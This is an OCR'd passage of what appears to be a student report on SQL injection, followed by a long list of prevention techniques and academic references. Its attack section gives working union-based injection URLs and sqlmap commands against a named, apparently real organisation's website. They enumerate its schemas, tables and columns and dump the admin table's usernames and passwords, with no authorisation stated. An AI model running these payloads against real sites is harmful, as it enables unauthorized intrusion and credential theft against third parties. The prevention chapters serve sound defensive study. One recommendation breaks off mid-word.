


Figure2. Displays the database number https://www.burobd.org/network-and-linkages.php?id=-25' union all select 1,2,3,4,5,6,7,8--

+




Figure3. Displays the database name https://www.burobd.org/buro-emergency-disaster-response.php?id=-25' union select all 1,(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),3,4,5,6,7,8--+




Figure4. Displays the database Table

https://www.burobd.org/buro-emergency-disaster-response.php?id=-25' union select all 1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()),3,4,5,6,7,8--+




Figure5. Displays the database Columns

https://www.burobd.org/buro-emergency-disaster-response.php?id=-25' union select all 1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x61646d696e),3,4,5,6,7,8--+





Figure6. Displays the database Data


https://www.burobd.org/buro-emergency-disaster-response.php?id=-25' union select all 1,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+admin),3,4,5,6,7,8--+




3.3 Manual SQL-I Attack Detection


Step 1) **sqlmap -u https://www.burobd.org/buro-emergency-disaster-response.php?id=25 –dbs**


Step 2 sqlmap -u https://www.burobd.org/buro-emergency-disaster-response.php?id=25 --dbs --tables -D information_schema





Step 3) sqlmap -u https://www.burobd.org/buro-emergency-disaster-response.php?id=25 --dump -D information_schema -T USER_PRIVILEGES





CHAPTER: 4 SQLinjectionpreventiontechniques

1. Webapplicationfirewall

One of the best practices to identify SQL injection attacks is having a web application firewall (WAF). A WAF operating in front of the web servers monitors the traffic which goes in and out of the web servers and identifies patterns that constitute a threat. Essentially, it is a barrier put between the web application and the Internet.

A WAF operates via defined customizable web security rules. These sets of policies inform the WAF what weaknesses and traffic behavior it should search for. So, based on that information, a WAF will keep monitoring the applications and the GET and POST requests it receives to find and block malicious traffic.

The value of a WAF comes in part from the ease with which policy modification can be enforced. New policies can be added in no time, enabling rapid rule implementation and fast incident response.

WAFs provide efficient protection from a number of malicious security attacks such as:

- SQL injection
- Cross-site scripting (XSS)
- Session hijacking
- Distributed denial of service (DDoS) attacks
- Cookie poisoning
- Parameter tampering

Along with these benefits, a WAF also offers:

- Automatic protection from varying known and unknown threats, with not only strong default policies but also fixes for your specific WAF architecture
- Real-time application security monitoring and robust HTTP traffic logging that lets you see what's happening instantly

Considering the benefits, even beyond preventing SQL injection attacks, a WAF should always be considered a part of web security defense in-depth strategy.

2. Validate User Inputs

A common first step to preventing SQL injection attacks is validating user inputs. First, identify the essential SQL statements and establish a whitelist for all valid SQL statements, leaving unvalidated statements out of the query. This process is known as input validation or query redesign.

Additionally, you should configure inputs for user data by context. For example, input fields for email addresses can be filtered to allow only the characters in an email address, such as a required "@" character. Similarly, phone numbers and social security numbers should only be filtered to allow the specific number of digits for each.

While this action alone won't stop SQLi attackers, it is an added barrier to a common fact-finding tactic for SQL injection attacks.

3. Sanitize Data By Limiting Special Characters

Another component of safeguarding against SQL injection attacks is mitigating inadequate data sanitization. Because SQLi attackers can use unique character sequences to take advantage of a database, sanitizing data not to allow string concatenation is critical.

One way of doing this is configuring user inputs to a function such as MySQL's mysql_real_escape_string(). Doing this can ensure that any dangerous characters such as

a single quote ‘ is not passed to a SQL query as instructions. A primary method of avoiding these unauthenticated queries is the use of prepared statements.

4. Enforce Prepared Statements And Parameterization

Sadly, input validation and data sanitization aren’t fix-alls. It’s critical organizations also use prepared statements with parameterized queries, also known as variable binding, for writing all database queries. By defining all SQL code involved with queries, or parameterization, you can distinguish between user input and code.

While dynamic SQL as a coding technique can offer more flexible application development, it can also mean SQLi vulnerabilities as accepted code instructions. By sticking with standard SQL, the database will treat malicious SQL statements inputted like data and not as a potential command.

5. Use Stored Procedures In The Database

Similar to parameterization, using stored procedures also requires variable binding. Unlike the prepared statements approach to mitigating SQLi, stored procedures reside in the database and are called from the web application. Stored procedures are also not immune to vulnerabilities if dynamic SQL generation is used.

Organizations like OWASP say only one of the parameterized approaches is necessary, but neither method is enough for optimal security. Crafting parameterized queries should be done in conjunction with our other recommendations.

6. Actively Manage Patches And Updates

Vulnerabilities in applications and databases that are exploitable using SQL injection are regularly discovered and publicly identified. Like so many cybersecurity threats, it’s vital organizations stay in tune with the most recent news and apply patches

and updates as soon as practical. For SQLi purposes, this means keeping all web application software components, including database server software, frameworks, libraries, plug-ins, and web server software, up to date.

If your organization struggles to consistently patch and update programs, a patch management solution might be worth the investment.

7. Raise Virtual Or Physical Firewalls

We strongly recommend using a software or appliance-based web application firewall (WAF) to help filter out malicious data.

Firewalls today, including NGFW and FWaaS offerings, have both a comprehensive set of default rules and the ease to change configurations as needed. If a patch or update has yet to be released, WAFs can be handy.

A popular example is the free, open-source module ModSecurity, available for Apache, Microsoft IIS, and nginx web servers. ModSecurity provides a sophisticated and ever-evolving set of rules to filter potentially dangerous web requests. Its SQL injection defenses can catch most attempts to sneak SQL through web channels.

8. Harden Your OS And Applications

This step goes beyond mitigating SQL injection attacks in ensuring your entire physical and virtual framework is working intentionally. With the big news of supply chain compromises in 2020, many are looking to NIST and other industry-standard security checklists to harden operating systems and applications.

Adopting application vendor security guidelines can enhance an organization's defensive posture and help identify and disable unnecessary applications and servers.

9. Reduce Your Attack Surface

In cybersecurity, an attack surface refers to the array of potential entry points for attackers. So in the context of SQLi attacks, this means disposing of any database functionalities that you don't need or further safeguarding them.

One such example is the xp_cmdshell extended stored procedure in the Microsoft SQL Server. This procedure can spawn a Windows command shell and pass a string for execution. Because the Windows process generated by xp_cmdshell has the same security privileges as the SQL Server service account, the attacker can cause severe damage.

10. Establish Appropriate Privileges And Strict Access

Given the power SQL database holds for an organization, it's imperative to enforce least privilege access policies with strict rules. If a website only requires the use of SELECT statements for a database, there's no reason it should have additional INSERT, UPDATE, or DELETE privileges.

Further, your database should only be accessed with admin-level privileges when necessary, nevermind granting others access. Using a limited access account is far safer for general activity and ultimately limits an attacker's access if the less-privileged credential is compromised.

11. Limit Read-Access

Connected to the principle of least privilege for SQL injection protection is configuring read-access to the database. If your organization only requires active users

employing read-access, it's undoubtedly easier to adopt. Nevertheless, this added step is imperative for stopping attackers from altering stored information.

12. Encryption: Keep Your Secrets Secret

It's best to assume internet-connected applications are not secure. Therefore encryption and hashing passwords, confidential data, and connection strings are of the utmost importance.

Encryption is almost universally employed as a data protection technique today and for a good reason. Without appropriate encryption and hashing policies, sensitive information could be in plain sight for an intruder. While only a part of the security checklist, Microsoft notes encryption, "transforms the problem of protecting data into a problem of protecting cryptographic keys."

13. Don't Divulge More Than Necessary In Error Messages

SQL injection attackers can learn a great deal about database architecture from error messages, ensuring that they display minimal information. Use of the "RemoteOnly" customErrors mode (or equivalent) can display verbose error messages on the local machine while ensuring that an external attacker gets nothing more than the fact that his or her actions resulted in an unhandled error. This step is critical in safeguarding the organization's internal database structure, table names, or account names.

14. No Shared Databases Or User Accounts

Shared databases by multiple websites or applications can be a recipe for disaster. And the same is true for user accounts that have access to various web applications. This shared access might provide flexibility for the managing organization or administrator, but it also unnecessarily poses a more significant risk.

Ideally, any linked servers have minimal access to the target server and can only access the mission-critical data. Linked servers should have distinct logins from any process on the target server.

15. Enforce Best Practices For Account And Password Policies

While it might go without saying, organizations must follow the best account and password policies for foolproof security. Default and built-in passwords should be changed upon receipt and before usage, with regularly scheduled password updates. Suitable passwords in length and character complexity are essential for all SQL server administrator, user, and machine accounts.

16. Continuous Monitoring Of SQL Statements

Organizations or third-party vendors should continually monitor all SQL statements of database-connected applications for an application, including documenting all database accounts, prepared statements, and stored procedures. With visibility into how SQL statements function, it's much easier to identify rogue SQL statements and vulnerabilities. In this continued review, admins can delete and disable unnecessary accounts, prepared statements, and stored procedures.

Monitoring tools that utilize machine learning and behavioral analysis like PAM and SIEM can be excellent add-ons to your network security.

17. Perform Regular Auditing And Penetration Testing

Regular audits of your database and application security are becoming increasingly necessary, including auditing logs for suspicious activity, group and role memberships privileges, and variable binding terms.

Just as crucial as auditing for malicious behavior is conducting penetration tests to see how your defenses respond to an array of potential attacks, including SQLi. Most penetrating testing companies can find threats such as cross-site scripting, retired software, unpatched vulnerabilities, injections, and insecure passwords.

18. Code Development & Buying Better Software

In the vast market of software solutions, there's certainly a hierarchy of solutions. While enterprise organizations can cover the cost of expensive third-party solutions and might even develop the software further in-house, smaller organizations rightfully work with less or consider free, open-source tools.

Though, to a great extent, vendor code writers are ultimately responsible for flaws in custom applications for a client. Organizations considering vendors mu

CHAPTER: 5 Conclusion And Future Work

In this study SQL Injection various techniques such as Union, Web Application Firewall Bypass method using Cyberfox browser are performed. Which is used to detect the SQL Injection by given payloads on web applications and other is used to bypass WAF. As a prevention mechanism mod security is enabled on web application by generating custom rules which can prevent SQL Injection up to certain level. However it can not block all the traffic as an attacker manipulates the query which WAF can not detect. In future scanner can be developed to save the time and scan application(SQLmap).

Although SQL injection has been known as a severe vulnerability for quite some time, it continues to be one of the most common methods of exploitation today. Part of this is because anyone can piece together a semi-functioning web app and deploy it out on the internet. Even professional software developers often have a hard time adhering to secure coding principles, so it's no surprise when Jimmy down the street makes an insecure application.

To become truly effective with SQL injection, it's probably best to learn SQL itself. After all, the best way to break something is by knowing how it works and using that knowledge for abuse. While conducting your tests, once you've found a vulnerability and a payload that works, you can customize the SQL to execute your own commands. This is useful for figuring out the layout of tables, modifying data, and even discovering other tables within the database. There really is no limit to what you can do once a genuine grasp of SQL is attained.

Until the day comes when proper security is the highest priority, there will continue to be SQL injection flaws in web applications. This means that there will always be plenty of work for all you white hatters, so get out there and hack away.

Prevention techniques such as input validation, parametrized queries, stored procedures, and escaping work well with varying attack vectors. However, because of the large variation in the pattern of SQL injection attacks they are often unable to protect databases.

Therefore, if you want to cover all bases, you should apply the above mentioned strategies in combination with a trusted WAF. The primary WAF benefit is that it provides protection for custom web applications that would otherwise go unprotected.

WAF technology:

- Maximizes the detection and catch rate for threats by stopping them before they reach a web server.
- Helps attain industry standards for known vulnerabilities through blacklisting.
- Promptly fixes vulnerabilities through whitelisting.
- Ensures protection through the ease of use without having to change the application itself.

CHAPTER: 6 References

[1] Halfond, W., Viegas, J., & Orso, A. (2006). "Classification of SQLInjection Attacks and Countermeasures." SSSE 2006.

[2] Sandeep Nair Narayanan, Alwyn Roshan Pais, & Radhesh Mohandas.

Detection and Prevention of SQL Injection Attacks using Semantic Equivalence. Springer 2011

[3] Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM .Etienne Janot, Pavol Zavarsky Concordia University College of Alberta, Department of Information

Systems Security

[4] Xie, Y., and Aiken, A. Static detection of security vulnerabilities in scripting languages. In USENIX Security Symposium (2006).

[5] Boyd, S. W., and Keromytis, A. D. Sqlrand: Preventing sql injection attacks. In ACNS (2004), pp. 292–302.

[6] Halfond, W., and Orso, A. AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks. In ASE (2005), pp. 174–183

[7] Nguyen-Tuong, A., Guarnieri, S., Greene, D., Shirley, J., and Evans, D. Automatically hardening web applications using precise tainting. In SEC (2005), pp. 295–308.

[8] Buehrer, G., Weide, B. W., and Sivilotti, P. A. G. Using parse tree validation to prevent sql injection attacks. In SEM (2005).

[9] Prithvi Bisht, P. Madhusudan, V. N. VENKATAKRISHNAN. CANDID:

Dynamic Candidate Evaluations for Automatic Prevention of SQL Injection Attacks. ACMTransactions on Information and System Security,Vol. 13, No. 2, Article 14, Publication date: February 2010.

[10] Ke Wei, M. Muthuprasanna, Suraj Kothari. Preventing SQL Injection

Attacks in Stored Procedures. IEEE Software Engineering Conference, 2006. Australian.

[11] Pietraszek, T. Berghe, C. V. 2006. Defending against injection attacks through context sensitive string evaluation. In Proceedings of the Conference on Recent Advances in Intrusion Detection. Springer, Berlin, 124–145.

[12] OWASP, O.W.(2010). OWASP Top 10 for 2010. Category: OWASP Top Ten Project

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project (Apr. 14, 2011).

[13] Mcclure, R. A. and Kr¨Uger, I.H. 2005. SQL DOM: Compile time checking of dynamic SQL statements.In Proceedings of the 27th International Conference on Software Engineering (ICSE'05).ACM, New York, 88–96. [14] William G. J. Halfond, SQL Injection Application Testbed. http://wwwbcf.usc.edu/~halfond/testbed.html

[14] Halfond, W. G., & Orso, A. (2006, May). Preventing SQL injection attacks using AMNESIA. In Proceedings of the 28th international conference on Software engineering (pp. 795-798). ACM.

[15] Su, Z., & Wassermann, G. (2006, January). The essence of command injection attacks in web applications. In Acm Sigplan Notices (Vol. 41, No. 1, pp.

372-382). ACM.

[16] Bisht, P., Madhusudan, P., & Venkatakrishnan, V. N. (2010). CANDID: Dynamic candidate evaluations for automatic prevention of SQL injection attacks. ACM Transactions on Information and System Security (TISSEC), 13(2), 14. **[17]** Junjin, M. (2009, April). An approach for SQL injection vulnerability detection. In 2009 Sixth International Conference on Information Technology: New Generations (pp. 1411-1414). IEEE.

[18] . Halfond, W., Orso, A., & Manolios, P. (2008). WASP: Protecting web applications using positive tainting and syntax-aware evaluation. IEEE Transactions on Software Engineering, 34(1), 65-81.

[19] Cova, M., Balzarotti, D., Felmetsger, V., & Vigna, G. (2007, September). Swaddler: An approach for the anomaly-based detection of state violations in web applications. In International Workshop on Recent Advances in Intrusion Detection (pp. 63-86). Springer, Berlin, Heidelberg.

[20] Wassermann, G., & Su, Z. (2004, October). An analysis framework for security in web applications. In Proceedings of the FSE Workshop on Specification and Verification of component-Based Systems (SAVCBS 2004) (pp.

70-78).

[21] Huang, Y. W., Yu, F., Hang, C., Tsai, C. H., Lee, D. T., & Kuo, S. Y. (2004, May). Securing web application code by static analysis and runtime protection. In Proceedings of the 13th international conference on World Wide Web (pp. 40-52).

ACM.

[22] Kieyzun, A., Guo, P. J., Jayaraman, K., & Ernst, M. D. (2009, May). Automatic creation of SQL Injection and cross-site scripting attacks. In 2009 IEEE 31st International Conference on Software Engineering (pp. 199-209). IEEE.

[23] Ghafarian, A. (2017, July). A hybrid method for detection and prevention of SQL injection attacks. In 2017 Computing Conference (pp. 833-838). IEEE.

